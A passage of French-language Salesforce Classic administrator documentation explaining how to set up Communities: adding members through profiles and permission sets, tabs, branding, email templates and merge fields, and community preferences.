   Important: Les options disponibles dans la Gestion de la communauté dépendent du modèle de communauté sélectionné, des autorisations et des préférences. Par exemple, si votre communauté n'utilise pas de rubrique, la section Rubriques n'est pas affichée. Certaines options de la liste ci-dessous peuvent ne pas s'afficher dans votre communauté. Pour afficher toutes les sections, accédez à **Administration** > **Préférences**, puis activez **Afficher tous les paramètres dans la Gestion de la communauté**.

   - **Membres**
   - **Onglets**
   - **Marque**
   - **Connexion et enregistrement**
   - **E-mails**
   - **Pages**
   - **Préférences**
   - **Paramètres**
3. Pour partager la communauté avec les personnes concernées lorsqu'elle est toujours sous statut Aperçu, copiez l'URL affichée dans la page **Administration** > **Paramètres**, puis partagez-la.

   Vous pouvez ainsi recueillir leur avis et tirer parti de membres déjà présents qui peuvent publier, commenter et partager des enregistrements, ce qui permet aux membres d'entrer dans une communauté active dès leur première connexion.

   Notez que vous pouvez partager l'URL uniquement avec les utilisateurs que vous avez ajoutés en tant que membres à la communauté.

Une fois vos personnalisations terminées, activez la communauté pour permettre aux membres d'y accéder. Si les e-mails de bienvenue sont activés lors de l'activation, un e-mail de bienvenue est envoyé à tous les membres. Si parmi eux certains sont de nouveaux utilisateurs du portail, leur e-mail de bienvenue inclut leur nom d'utilisateur et leur mot de passe.

# Ajout de membres à votre communauté

Utilisez des profils et des ensembles d'autorisations pour gérer les abonnements à la communauté pendant le processus de configuration.

En utilisant des profils et des ensembles d'autorisations, vous pouvez :

- Accorder ou retirer l'accès pour des groupes d'utilisateurs. Une fois un profil ou un ensemble d'autorisations ajouté, tous les utilisateurs attribués à ce profil ou à cet ensemble d'autorisations deviennent membres de la communauté.
- Forcer une politique d'adhésion. Les nouveaux utilisateurs ajoutés à un profil ou à un ensemble d'autorisations qui est déjà associé à une communauté obtiennent automatiquement l'accès.

Les ensembles d'autorisations offrent une flexibilité supplémentaire pour ajouter des membres. Vous pouvez accorder l'accès à une communauté à un sous-ensemble d'utilisateurs ayant le même profil, sans avoir à cloner le profil.

Les profils standard, Chatter et portail peuvent être ajoutés à des communautés. Les clients Chatter, de groupes privés avec des clients, ne peuvent pas être ajoutés à des communautés même s'ils sont attribués à des ensembles d'autorisations associés à des communautés.

Remarque: Les profils et les ensembles d'autorisations associés à des communautés ne peuvent pas être supprimés de Salesforce. Vous devez d'abord retirer les profils ou les ensembles d'autorisations des communautés.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, personnaliser ou activer une communauté :

- Créer et configurer des Communautés

  ET

  Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

1. Accédez à la Gestion de la communauté en suivant l'une des procédures ci-dessous.
   - À partir de la communauté :
     - Dans les communautés Onglets Salesforce + Visualforce, cliquez sur ⚙ dans l'en-tête global.
     - Dans les communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard de votre nom, puis cliquez sur **Gestion de la communauté**.
   - Dans Configuration, saisissez `Toutes les communautés` dans la case Recherche rapide, puis sélectionnez **Toutes les communautés** et cliquez sur le lien **Gérer** en regard d'une communauté.
   - Dans l'en-tête des communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard du nom de votre modèle, puis cliquez sur **Gestion de la communauté**.
2. Cliquez sur **Administration** > **Membres**.
3. Pour ajouter des membres en utilisant des profils :
   a. Pour filtrer des profils, sélectionnez un type de profil dans le menu déroulant. Pour rechercher un profil spécifique, saisissez un terme de recherche, puis cliquez sur **Rechercher**.

      La recherche renvoie les profils correspondant au filtre sélectionné.

      Remarque: Les résultats de recherche comprennent les profils qui font déjà partie de la communauté.

   b. Sélectionnez les profils utilisateur auxquels vous souhaitez accorder l'accès à votre communauté. Appuyez sur CTRL pour sélectionner plusieurs profils.

   c. Cliquez sur **Ajouter**. Pour retirer un profil, sélectionnez-le, puis cliquez sur **Supprimer**.

      Si vous retirez un profil d'une communauté, les utilisateurs associés à ce profil perdent l'accès à la communauté, sauf s'ils sont attribués à des ensembles d'autorisations ou à d'autres profils qui font toujours partie de la communauté. Leurs publications et commentaires restent affichés.

> **Important:** Si vous êtes administrateur et que vous vous retirez accidentellement d'une communauté, vous ne pouvez pas accéder aux paramètres d'administration dans la Gestion de la communauté. Pour restaurer votre nom dans la communauté ou mettre à jour d'autres inscriptions, utilisez l'API.

4. Pour ajouter des membres en utilisant des ensembles d'autorisations :
   a. Pour rechercher un ensembles d'autorisations spécifique, saisissez un terme de recherche, puis cliquez sur **Rechercher**.
   b. Sélectionnez les ensembles d'autorisations auxquels vous souhaitez accorder l'accès à votre communauté. Appuyez sur CTRL pour sélectionner plusieurs ensembles d'autorisations.
   c. Cliquez sur **Ajouter**.

      Si vous retirez un ensemble d'autorisations d'une communauté, les utilisateurs associés à cet ensemble d'autorisations perdent l'accès à la communauté, sauf s'ils sont associés à des profils ou à d'autres ensembles d'autorisations qui font toujours partie de la communauté. Leurs publications et commentaires restent affichés, même s'ils perdent l'accès.

5. Cliquer sur **Enregistrer**.

   Si la communauté est `Active` et que les e-mails de bienvenue sont activés, les utilisateurs associés aux profils et aux ensembles d'autorisations que vous avez ajoutés reçoivent un e-mail de bienvenue. S'il est envoyé à un utilisateur qui ne s'est pas encore connecté à un portail ou à une communauté, l'e-mail de bienvenue inclut un nom d'utilisateur et un lien de modification du mot de passe.

Une fois la communauté `Active`, les e-mails de bienvenue sont envoyés et la communauté peut être découverte par les membres. Lorsque le statut d'une communauté est `Aperçu`, seuls les membres qui disposent de l'URL peuvent l'afficher. Si une communauté est `Inactive`, seuls les utilisateurs qui disposent de l'autorisation « Créer et configurer des communautés » peuvent y accéder via le menu Communauté, quelle que soit leur appartenance.

Des options supplémentaires permettent d'accorder l'accès à votre communauté :

- Activez l'auto-inscription pour permettre aux utilisateurs externes de s'inscrire eux-mêmes.
- Activez les fournisseurs d'authentification, tels que Facebook, pour permettre aux utilisateurs externes de se connecter à la communauté sans créer de compte.

Pour plus d'informations sur ces options supplémentaires, reportez-vous à Personnalisation de la connexion, de la déconnexion et des pages d'inscription automatique à votre communauté.

CONSULTER ÉGALEMENT :

Personnalisation des communautés

Activation de l'en-tête global pour des communautés

## Comment mettre à jour l'appartenance à la communauté à l'aide de l'API ?

Si vous n'êtes pas membre d'une communauté, vous ne pouvez pas accéder à la Gestion de la communauté pour mettre à jour les paramètres d'administration, notamment l'appartenance. Alternativement, vous pouvez utiliser l'API et Data Loader pour vous ajouter et ajouter d'autres utilisateurs à une communauté.

> **Conseil:** Pour mettre à jour l'appartenance à votre communauté, vous pouvez aussi utiliser d'autres chargeurs de données, notamment le Workbench.

1. Récupérez le `networkId` de votre communauté.

   Dans Configuration, saisissez *`Toutes les communautés`* dans la case `Recherche rapide`, sélectionnez **Toutes les communautés**, puis cliquez avec le bouton droit sur l'URL de votre communauté et sélectionnez **Inspecter**. La propriété `data-networkId` correspond à votre `networkId`.

2. Récupérez le `profileId` ou `permissionsetId` que vous souhaitez ajouter.

   Dans Configuration, saisissez *`Profils`* dans la case `Recherche rapide`, puis sélectionnez **Profils** ou **Ensembles d'autorisations**. Cliquez sur le profil ou l'ensemble d'autorisations que vous souhaitez ajouter. L'ID correspond à la dernière partie de l'URL.

   Par exemple dans *`masociete.salesforce.com/00aa11bb22`*, l'ID est *`00aa11bb22`*.

3. Créez un fichier .csv contenant les colonnes `networkId` et `parentId`. Dans `parentId`, répertoriez le `profileId` ou `permissionsetId` que vous souhaitez ajouter.
4. Ouvrez le Data Loader, puis sélectionnez l'objet **Network Member Group**. Spécifiez l'emplacement du fichier .csv que vous avez créé, puis suivez les étapes du Data Loader.

Une fois ajoutés à l'aide de Data Loader, les membres peuvent accéder à la Gestion de la communauté via le lien **Gérer** de la page **Toutes les communautés** dans Configuration.

Remarque: Pour pouvoir accéder à la Gestion de la communauté, un membre doit également disposer de l'autorisation « Créer et configurer des communautés » ou «Gérer les communautés ».

CONSULTER ÉGALEMENT :

Insertion, mise à jour ou suppression de données avec Data Loader

## Ajout d'onglets à votre Communauté

Si vous utilisez le modèle Onglets Salesforce + Visualforce, vous pouvez ajouter des onglets à votre communauté.

Conseil: Vous pouvez également masquer les onglets pour utiliser des pages personnalisées dans votre communauté. Vous hésitez pour sélectionner la meilleure option ? Reportez-vous à Onglets et Générateur de communauté à la page 3514.

Avant de commencer, notez les points suivants :

- Les onglets que vous activez doivent être requis pour le type d'activité que vous effectuez dans cette communauté, que ce soit pour partager des comptes et des opportunités avec vos partenaires ou pour partager des requêtes et des solutions avec des clients ayant besoin d'un support. N'encombrez pas votre communauté avec des onglets dont les utilisateurs n'ont pas besoin.
- Les profils contrôlent l'accès aux onglets, par conséquent certains onglets sélectionnés peuvent être masqués pour des profils associés à la communauté. Dans ce cas, vous devez exposer manuellement les onglets dans les profils des membres de votre communauté pour leur permettre d'afficher les onglets dans la communauté.
- Les onglets Composant Lightning ne sont pas pris en charge dans les communautés.
- Les utilisateurs de Chatter Free dans votre communauté ne voient aucun onglet, hormis l'onglet Chatter.

Après avoir identifié les fonctionnalités que vous souhaitez afficher pour les membres de votre communauté, vous pouvez exposer ces fonctionnalités en sélectionnant les onglets correspondants durant la configuration. Les onglets que vous sélectionnez déterminent également la navigation dans la communauté dans Salesforce1.

1. Accédez à la Gestion de la communauté en suivant l'une des procédures ci-dessous.
   - À partir de la communauté :

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, personnaliser ou activer une communauté :

- Créer et configurer des Communautés

  ET

  Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

- Dans les communautés Onglets Salesforce + Visualforce, cliquez sur dans l'en-tête global.
- Dans les communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard de votre nom, puis cliquez sur **Gestion de la communauté**.

- Dans Configuration, saisissez `Toutes les communautés` dans la case Recherche rapide, puis sélectionnez **Toutes les communautés** et cliquez sur le lien **Gérer** en regard d'une communauté.
- Dans l'en-tête des communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard du nom de votre modèle, puis cliquez sur **Gestion de la communauté**.

2. Cliquez sur **Administration** > **Onglets**.

   Conseil: Si vous utilisez l'un des modèles préconfigurés au lieu du modèle Onglets Salesforce + Visualforce, la page **Onglets** est masquée par défaut. Pour afficher la page, cliquez sur **Administration** > **Préférences**, puis sélectionnez **Afficher tous les paramètres dans la Gestion de la communauté**.

3. Dans la liste Onglets disponibles, sélectionnez les onglets que vous souhaitez inclure dans votre communauté. Appuyez sur CTRL pour sélectionner plusieurs onglets.
4. Cliquez sur **Ajouter** pour ajouter l'onglet. Pour retirer un onglet, sélectionnez-le dans la liste Onglets sélectionnés, puis cliquez sur **Supprimer**.
5. Cliquez sur **Monter** ou **Descendre** pour changer l'ordre d'affichage des onglets.

   L'onglet situé en haut de la liste correspond à l'onglet de destination de la communauté. Lorsque les membres accèdent à la communauté, cet onglet est le premier affiché.

   Si les membres n'ont pas accès à l'onglet de destination de la communauté, ils affichent le premier onglet auquel ils ont accès parmi les onglets de la communauté sélectionnée. S'ils n'ont accès à aucun onglet, ils affichent l'onglet Accueil.

6. Cliquer sur **Enregistrer**.

Important: Le passage d'un modèle Onglets Salesforce + Visualforce à un modèle basé sur le Générateur de communauté entraîne la suppression de tous les onglets de votre communauté.

CONSULTER ÉGALEMENT :

Personnalisation des communautés

Renommer l'onglet Chatter

## Onglets et Générateur de communauté

Vous hésitez entre les onglets standard de Salesforce et le Générateur de communauté pour configurer votre communauté ? Voici quelques informations sur chaque option pour faciliter votre choix.

### Onglets

Lors de la création de votre communauté, la sélection du modèle Onglets Salesforce + Visualforce signifie que vous utilisez des onglets Salesforce ou des pages Visualforce prêts à l'emploi.

**Avantages**

- Certaines options de thème disponibles et prêtes à l'emploi pour les onglets
- Prise en charge de toutes les fonctionnalités de vente, de service, de marketing et de plate-forme
- Capacités complètes de la plate-forme Force.com

**Inconvénients**

- Visualforce représente la meilleure approche pour une meilleure personnalisation, mais nécessite des capacités de codage
- Exige une connaissance de la plate-forme Force.com

### Générateur de communauté

Lors de la création de votre communauté, la sélection d'un modèle préconfiguré signifie que vous utilisez l'interface utilisateur WYSIWYG du Générateur de communauté.

**Avantages**

- Applications prêtes à l'emploi destinées à des communautés en libre-service
- Un plus grand nombre de styles CSS disponibles
- Idéal pour le déploiement rapide d'une simple communauté en libre-service

**Inconvénients**

- Limité aux fonctionnalités de libre-service (requêtes, Salesforce Knowledge et Questions Chatter)
- Ne prend pas en charge les autres fonctionnalités de vente, de service ou de plate-forme
- Ne comprend pas toutes les capacités de plate-forme

CONSULTER ÉGALEMENT :

Ajout d'onglets à votre Communauté

Présentation de Générateur de communauté

## Renommer l'onglet Chatter

Il est possible que de nombreux membres de votre communauté utilisent l'onglet Chatter comme point de départ. Vous pouvez le personnaliser avec la marque de votre société.

L'onglet Chatter est l'endroit où les membres de votre communauté peuvent consulter rapidement les informations les plus importantes : fils d'activité, groupes, favoris, fichiers et davantage. Il est possible que de nombreux membres de votre communauté utilisent l'onglet Chatter comme point de départ. Personnalisez le nom de l'onglet Chatter dans votre communauté en l'adaptant à la marque de votre société. Utilisez par exemple le nom de votre société ou tout autre nom connu de vos membres.

1. Dans Configuration, saisissez *`Renommer les onglets et les étiquettes`* dans la case `Recherche rapide`, puis sélectionnez **Renommer les onglets et les étiquettes**.
2. Sélectionnez votre langue par défaut dans la liste déroulante `Sélectionner la langue` en haut de la page.
3. Sous les onglets Chatter dans les communautés, cliquez sur **Modifier** en regard de la communauté que vous souhaitez modifier.
4. Saisissez votre nom d'onglet favori au singulier et au pluriel, par exemple Partenaire et Partenaires. Sélectionnez `Commence par un son vocalique` si nécessaire.
5. Cliquer sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour renommer l'onglet Chatter :

- Personnaliser l'application

  OU

  Afficher la configuration

  ET

  Être désigné comme traducteur

# Personnalisation de votre communauté avec votre marque

Si vous utilisez le modèle Onglets Salesforce + Visualforce, vous pouvez personnaliser la présentation de votre communauté dans la Gestion de la communauté, en ajoutant le logo, les couleurs et le copyright de votre société. Vous pouvez ainsi adapter votre communauté à la marque de votre société et la rendre ainsi instantanément identifiable par les membres de votre communauté.

**Important:** Si vous utilisez un modèle en libre-service ou créez des pages personnalisées avec le Générateur de communauté en utilisant les onglets Salesforce standard, vous pouvez également personnaliser votre communauté à votre marque dans le Générateur de communauté.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, personnaliser ou activer une communauté :

- Créer et configurer des Communautés

  ET

  Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

1. Accédez à la Gestion de la communauté en suivant l'une des procédures ci-dessous.
   - À partir de la communauté :
     - Dans les communautés Onglets Salesforce + Visualforce, cliquez sur ⚙ dans l'en-tête global.
     - Dans les communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard de votre nom, puis cliquez sur **Gestion de la communauté**.
   - Dans Configuration, saisissez `Toutes les communautés` dans la case Recherche rapide, puis sélectionnez **Toutes les communautés** et cliquez sur le lien **Gérer** en regard d'une communauté.
   - Dans l'en-tête des communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard du nom de votre modèle, puis cliquez sur **Gestion de la communauté**.
2. Cliquez sur **Administration** > **Marque**.
3. Utilisez les références pour sélectionner un en-tête et un pied de page pour la communauté.

   Les fichiers que vous sélectionnez pour l'en-tête et le pied de page doivent être au préalable chargés dans l'onglet Documents et être publiquement disponibles. Le format de l'en-tête peut-être .html, .gif, .jpg ou .png. Le pied page doit être un fichier .html. La taille maximale des fichiers .html combinés est de 100 Ko. La taille maximale d'un fichier .gif, .jpg ou .png est de 20 Ko. Par conséquent si vous avez un fichier d'en-tête .html de 70 Ko et que vous souhaitez également utiliser un fichier .html pour le pied de page, il doit être au maximum de 30 Ko.

   L'en-tête que vous sélectionnez remplacent le logo Salesforce sous l'en-tête global. Le pied page que vous sélectionnez remplace le pied de page standard de copyright et de déclaration de confidentialité de Salesforce.
4. Cliquez sur **Sélectionner une charte couleur** pour sélectionner un code couleur prédéfini ou cliquez sur la zone de texte en regard des champs de section de la page pour sélectionner une couleur dans le sélecteur.

   Notez que certaines couleurs sélectionnées affectent la page de connexion de votre communauté ainsi que sa présentation dans Salesforce1.

| Choix de couleurs | Emplacement d'affichage |
|---|---|
| Arrière-plan d'en-tête | En haut de la page, sous l'en-tête global noir. Si un fichier HTML est sélectionné dans le champ En-tête, il remplace ce choix de couleur.<br>Haut de la page de connexion.<br>Page de connexion dans Salesforce1. |
| Arrière-plan de la page | Couleur d'arrière-plan de toutes les pages de votre communauté, y compris la page de connexion. |
| Principal | Onglet sélectionné. |

| Choix de couleurs | Emplacement d'affichage |
|---|---|
| Secondaire | Bordures supérieures des listes et des tableaux.<br>Bouton de la page de connexion. |
| Tertiaire | Couleur d'arrière-plan des en-têtes de section dans les pages de modification et de détail. |

5. Cliquer sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Personnalisation des communautés

## Personnalisation des e-mails envoyés depuis des communautés

Vous pouvez personnaliser les informations d'expéditeur d'e-mail, un e-mail de marque Chatter et des modèles dans vos e-mails de communauté. Vous pouvez effectuer des personnalisations dans l'interface utilisateur ou dans l'objet Network des API de Salesforce.

1. Accédez à la Gestion de la communauté en suivant l'une des procédures ci-dessous.
   - À partir de la communauté :
     - Dans les communautés Onglets Salesforce + Visualforce, cliquez sur dans l'en-tête global.
     - Dans les communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard de votre nom, puis cliquez sur **Gestion de la communauté**.
   - Dans Configuration, saisissez *Toutes les communautés* dans la case Recherche rapide, puis sélectionnez **Toutes les communautés** et cliquez sur le lien **Gérer** en regard d'une communauté.
   - Dans l'en-tête des communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard du nom de votre modèle, puis cliquez sur **Gestion de la communauté**.
2. Cliquez sur **Administration** > **E-mails**.
3. Saisissez les valeurs personnalisées du nom et de l'adresse de l'expéditeur de l'e-mail pour remplacer les valeurs par défaut.

   Remarque: Si vous modifiez l'adresse e-mail de l'expéditeur, nous envoyons un e-mail de vérification à la nouvelle adresse. La modification est en attente, et nous continuons à utiliser l'adresse existante pendant la vérification. L'adresse demandée s'applique uniquement lorsque vous cliquez sur le lien de confirmation de l'e-mail. Si une vérification est déjà en attente d'une nouvelle adresse e-mail et que vous spécifiez une adresse différente, nous conservons la dernière valeur et l'utilisons pour la vérification.

   Si vous saisissez une valeur personnalisée dans l'adresse de l'expéditeur et que vous avez activé le relais de messagerie, vos e-mails Chatter utilisent le relais.
4. Personnalisez les informations affichées dans le pied de page des e-mails Chatter.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, personnaliser ou activer une communauté :

- Créer et configurer des Communautés

  ET

  Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

Important: Un logo et le texte du pied de page de l'e-mail sont requis. Notez les points suivants :

- Tous les e-mails Chatter affichent par défaut le logo Chatter et les informations Salesforce, sauf si vous les remplacez par les logo et informations de votre organisation.
- Si vous avez précédemment personnalisé le logo et le texte du pied de page et que vous souhaitez restaurer les valeurs par défaut, utilisez l'API pour définir ces champs sur `null`.

**a.** Sélectionnez un logo pour remplacer le logo Chatter par défaut.

Le logo doit correspondre à un document existant dans l'onglet Documents et doit être marqué `Image accessible en externe`. Les images ne dépassant pas 150 x 50 pixels sur un arrière-plan transparent offrent le meilleur résultat.

**b.** Saisissez un texte personnalisé pour remplacer le texte du pied de page par défaut, jusqu'à 1000 caractères.

Le texte par défaut contient le nom et l'adresse physique de Salesforce. Nous recommandons vivement d'inclure l'adresse physique de votre organisation pour respecter la réglementation anti-spam en vigueur.

**5.** Sélectionnez `Envoyer un message de bienvenue` pour envoyer un e-mail aux utilisateurs ajoutés à la communauté.

Important: Les e-mails de bienvenue contiennent des informations de connexion pour les membres externes. Si vous ne sélectionnez pas cette option, vous devez envoyer manuellement les noms d'utilisateur et les mots de passe aux membres externes.

Le lien qui figure dans l'e-mail de bienvenue est valide pendant 6 mois.

Les e-mails de bienvenue sont envoyés dans les cas suivants :

- Le statut `Aperçu` d'une communauté est modifié en `Active`. Les e-mails ne sont pas envoyés lorsqu'une communauté a le statut `Aperçu` ou `Inactive`.
- Un administrateur ajoute un nouveau profil ou ensemble d'autorisations à une communauté `Active`.
- Un profil ou ensemble d'autorisations est attribué à un utilisateur dans le cadre d'une communauté `Active`.

Remarque: Si un profil ou un ensemble d'autorisations fait partie de plusieurs communautés, les utilisateurs ayant ce profil ou cet ensemble d'autorisations reçoivent un message de bienvenue de chaque communauté. Le premier e-mail inclut les identifiants de connexion, mais les e-mails des communautés suivantes contiennent uniquement un lien vers la communauté.

**6.** Utilisez les modèles d'e-mail par défaut ou les références pour sélectionner d'autres modèles d'e-mails de bienvenue pour les nouveaux membres de la communauté, des e-mails d'oubli de mot de passe et des e-mails de notification de réinitialisation de mots de passe. Si votre organisation utilise des modèles d'e-mail pour soumettre des commentaires de requête, vous pouvez sélectionner un modèle (aucun n'est fourni par défaut).

Un lien de réinitialisation de mot de passe initié par un utilisateur expire après 24 heures. Les liens de réinitialisation du mot de passe initiés par l'administrateur n'expirent pas. Vous pouvez personnaliser n'importe quel modèle par défaut.

Remarque: Si vous personnalisez le contenu d'un modèle d'e-mail, nous recommandons d'utiliser le champ de fusion `{!Community_Url}`. Ce champ de fusion personnalisé renseigne l'URL unique d'une communauté. Il garantit que les e-mails envoyés aux utilisateurs contiennent des URL avec les paramètres corrects et dirigent les utilisateurs vers la communauté appropriée pour la connexion ou la modification du mot de passe.

**7.** Cliquer sur **Enregistrer**.

Les e-mails transmis suite à des approbations, des workflow et des commentaires de requête, sont envoyés en fonction de l'appartenance à la communauté. Un exemple, si un workflow déclenche un e-mail, tous les destinataires sont regroupés selon leur appartenance à une communauté, puis un e-mail est envoyé à chaque groupe. Si un utilisateur est membre de plusieurs communautés actives, l'e-mail est envoyé par la plus ancienne communauté active.

Vous pouvez également personnaliser les e-mails de communauté en utilisant ces champs dans l'objet Network de l'API.

- `CaseCommentEmailTemplateId` : ID du modèle d'e-mail utilisé lors de la soumission d'un commentaire dans une requête.
- `ChangePasswordEmailTemplateId` : ID du modèle d'e-mail utilisé lors de la notification à un utilisateur que son mot de passe a été réinitialisé.
- `EmailFooterLogoId` : ID de l'objet Document qui s'affiche sous forme d'images dans le pied de page des e-mails Chatter de communauté.
- `EmailFooterText` : texte qui s'affiche dans le pied de page des e-mails Chatter de communauté.
- `EmailSenderAddress` : en lecture seule. L'adresse e-mail à partir de laquelle les e-mails de communauté sont envoyés.
- `EmailSenderName` : nom sous lequel les e-mails de communauté sont envoyés.
- `ForgotPasswordEmailTemplateId` : ID du modèle d'e-mail utilisé lorsqu'un utilisateur a oublié son mot de passe.
- `NewSenderAddress` : adresse e-mail saisie en tant que nouvelle valeur de `EmailSenderAddress`, mais qui n'a pas encore été vérifiée. Lorsqu'un utilisateur a demandé la modification de l'adresse e-mail de l'expéditeur et a répondu avec succès à l'e-mail de vérification, la valeur `NewSenderAddress` remplace la valeur de `EmailSenderAddress`. Elle devient l'adresse e-mail source pour l'envoi des e-mails de communauté.
  - Si une vérification est en attente pour une nouvelle adresse e-mail et que vous définissez `NewSenderAddress` sur null, la demande de vérification est annulée.
  - `NewSenderAddress` est automatiquement défini sur null lorsque `EmailSenderAddress` a été défini sur la nouvelle adresse vérifiée.
  - Si une vérification est en attente pour une nouvelle adresse e-mail et que vous spécifiez une adresse différente pour ce champ, seule la dernière valeur est conservée et utilisée pour la vérification.
- `OptionsSendWelcomeEmail` : détermine si un message de bienvenue est envoyé lorsqu'un nouvel utilisateur est ajouté à la communauté.
- `WelcomeEmailTemplateId` : ID du modèle d'e-mail utilisé lors de l'envoi de messages de bienvenue aux nouveaux membres de la communauté.

CONSULTER ÉGALEMENT :

Champs de fusion pour des communautés

Personnalisation des communautés

## Champs de fusion pour des communautés

Vous pouvez ajouter des champs de fusion à des modèles d'e-mail de communautés.

Lorsque vous activez les communautés Salesforce dans votre organisation, trois modèles d'e-mail de texte sont créés :

- Communautés : E-mail relatif au mot de passe modifié
- Communautés : E-mail d'oubli du mot de passe
- Communautés : E-mail de bienvenue pour les nouveaux membres

Ces modèles utilisent des champs de fusion uniques. Ces champs de fusion ne peuvent pas être sélectionnés ou copiés pendant la modification d'un modèle, mais vous pouvez les saisir manuellement. Ces champs de fusion fonctionnent correctement uniquement s'ils sont utilisés dans un modèle de texte ou HTML sélectionné pour une communauté.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Nom du champ | Description |
|---|---|
| `{!Community_Name}` | Le nom de la communauté tel qu'il est saisi à la création de la communauté. |
| `{!Community_Url}` | L'URL de la page de connexion d'une communauté. Par exemple, https://acme.force.com/partners/login.<br>Si ce champ de fusion fait partie d'un e-mail de bienvenue envoyé à un nouvel utilisateur externe, l'URL est ajoutée à un lien vers une page de réinitialisation du mot de passe.<br>Ce champ est renseigné uniquement l'un des cas suivants :<br>• Le modèle contenant ce champ est sélectionné en tant que modèle Bienvenue au nouveau membre pour une communauté, et l'option Envoyer un e-mail de bienvenue est sélectionnée, OU<br>• Le modèle contenant ce champ est sélectionné en tant que modèle Mot de passe oublié ou Changer le mot de passe, et le destinataire de l'e-mail est un utilisateur externe membre de la communauté. |
| `{!Receiving_User.Username}` | Le nom d'utilisateur de la personne qui reçoit l'e-mail de bienvenue. |

Vous pouvez créer des modèles d'e-mail personnalisés pour des communautés avec Visualforce, qui permet d'utiliser une marque de société personnalisée dans vos modèles. Pour un modèle e-mail Visualforce, utilisez le type de champ de fusion global `$Network` et ses propriétés, comme indiqué dans le tableau ci-dessous.

| Nom du champ | Description |
|---|---|
| `$Network.Name` | Le nom de la communauté tel qu'il est saisi à la création de la communauté. |
| `$Network.NetworkUrlForUserEmails` | L'URL de la page de connexion d'une communauté. Par exemple, https://acme.force.com/partners/login.<br>Si ce champ de fusion fait partie d'un e-mail de bienvenue envoyé à un nouvel utilisateur externe, l'URL est ajoutée à un lien vers une page de réinitialisation du mot de passe.<br>Ce champ est renseigné uniquement s'il est utilisé dans un modèle d'e-mail Visualforce pour l'un des trois types d'e-mail pris en charge pour les communautés. |

Si votre communauté utilise des requêtes, des approbations ou des workflow, les e-mails créés à partir d'un modèle d'e-mail qui utilise le champ de fusion `{!<any_object>.Link}` ou `{!Case.Link}` inclut un lien vers l'enregistrement dans la communauté. Si le destinataire de l'e-mail est membre de plusieurs communautés actives, le lien l'oriente vers la communauté active la plus ancienne. Si l'utilisateur est déjà connecté à une communauté et qu'il clique sur le lien de l'e-mail, le lien mène vers cette communauté. Si l'utilisateur n'est membre d'aucune communauté, le lien mène vers l'organisation interne. Si l'utilisateur est membre d'un portail et d'une communauté, le lien mène à la communauté.

| Nom du champ | Description |
| --- | --- |
| `{!Case.Link}` | Utilisé dans :<br>• Notifications de commentaires de requêtes pour des contacts et des propriétaires<br>• Notifications de création et de mise à jour de requêtes pour des contacts |
| `{!<any_object>.Link}` | Utilisé dans :<br>• Requêtes d'approbation envoyées à des approbateurs et à des approbateurs délégués<br>• Alertes par e-mail de workflow |

Pour déterminer si vos modèles de message utilisent ces champs de fusion, dans Configuration, saisissez *Modèles de message* dans la case Recherche rapide, puis sélectionnez **Modèles de message** et cliquez sur **Modifier** en regard d'un modèle de message.

CONSULTER ÉGALEMENT :

- Personnalisation des e-mails envoyés depuis des communautés
- Gérer les modèles d'e-mail

- Personnalisation des e-mails envoyés depuis des communautés
- Gérer les modèles d'e-mail

# Activation des préférences de communauté

## Personnalisation des préférences des communautés

Activez ou désactivez l'affichage du surnom, l'accès à la communauté sans connexion, les messages Chatter privés, le marquage de contenu, les niveaux de réputation, les personnes compétentes et les limitations de fichier dans votre communauté.

Pour pouvoir utiliser ces paramètres, Chatter doit être activé pour votre organisation.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, personnaliser ou activer une communauté :

- Créer et configurer des Communautés

  ET

  Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

1. Accédez à la Gestion de la communauté en suivant l'une des procédures ci-dessous.
   - À partir de la communauté :
     - Dans les communautés Onglets Salesforce + Visualforce, cliquez sur ⚙ dans l'en-tête global.
     - Dans les communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard de votre nom, puis cliquez sur **Gestion de la communauté**.
   - Dans Configuration, saisissez `Toutes les communautés` dans la case Recherche rapide, puis sélectionnez **Toutes les communautés** et cliquez sur le lien **Gérer** en regard d'une communauté.
   - Dans l'en-tête des communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard du nom de votre modèle, puis cliquez sur **Gestion de la communauté**.
2. Cliquez sur **Administration** > **Préférences**.
3. Modifiez les paramètres de votre choix.

   **Général**

   - Afficher des surnoms à la place de noms complets dans votre communauté. L'activation de l'affichage du surnom dans votre communauté offre davantage de confidentialité et protège l'identité des membres. Cette option est particulièrement utile avec une communauté publique dans laquelle des visiteurs non enregistrés peuvent accéder au profil des membres.
